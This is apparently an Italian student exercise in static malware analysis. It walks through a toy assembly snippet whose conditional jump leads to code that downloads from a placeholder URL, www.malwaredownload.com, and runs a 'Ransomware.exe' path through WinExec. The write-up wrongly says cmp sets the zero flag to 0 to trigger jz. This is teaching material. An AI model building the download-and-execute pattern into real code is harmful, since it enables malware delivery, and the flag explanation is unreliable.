Progetto S11/L5

Traccia:
Con riferimento al codice presente nelle tabelle, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale salto condizionale effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Quesiti


1.Spiegate, motivando, quale salto condizionale effettua il Malware.

Con riferimento al codice in tabella 1, il salto condizionale viene eseguito all'indirizzo di memoria **00401068**.

0040105F	inc	EBX
00401064	cmp	EBX, 11
00401068	jz	loc 0040FFA0

Questo accade perché gli operandi dell'istruzione «**cmp**» sono uguali, dato che il registro EBX viene incrementato di 1 con l'istruzione «**inc EBX**», portando EBX, che prima era 10, a 11.
Infatti, l'istruzione «**cmp**», confrontando i due valori, identifica lo ZF (Zero Flag) a 0 permettendo il salto condizionale all'indirizzo **0040FFA0 (Tabella 3)**.

2. Disegnare un diagramma di flusso



Linea **ROSSA** salto non condizionato
Linea **VERDE** salto Condizionato

3. Quali sono le diverse funzionalità implementate all'interno del Malware?

Tabella 2
Il Malware cerca di scaricare un file dall'URL «**www.malwaredownload.com**» utilizzando la funzione «**DownloadToFile**». Si potrebbe identificare in un Malware **DOWNLOADER.**

Tabella 3
Il Malware cerca di eseguire un file dal path «**C:\Program and Settings\Local User\Desktop\Ransomware.exe**» precedentemente scaricato, utilizzando la funzione **WinExec**.

4.Come sono passati gli argomenti alle successive chiamate di funzione

Sia per la Tabella 2 che la Tabella 3, le istruzioni sono passate tramite l'istruzione «**push**»

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Con l'istruzione «**mov**» viene aggiunto alla variabile EAX l'URL contenuto in EDI, poi passata con «**push**» che con l'istruzione «**call**» richiama la funzione «**DownloadToFile**», permettendo di scaricare un file da quell'indirizzo URL.

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Con l'istruzione «**mov**» viene aggiunto alla variabile EDX il path contenuto in EDI, poi passata con «**push**» che con l'istruzione «**call**» richiamando la funzione «**WinExec**», avviando il file PE contenuto all'interno del path.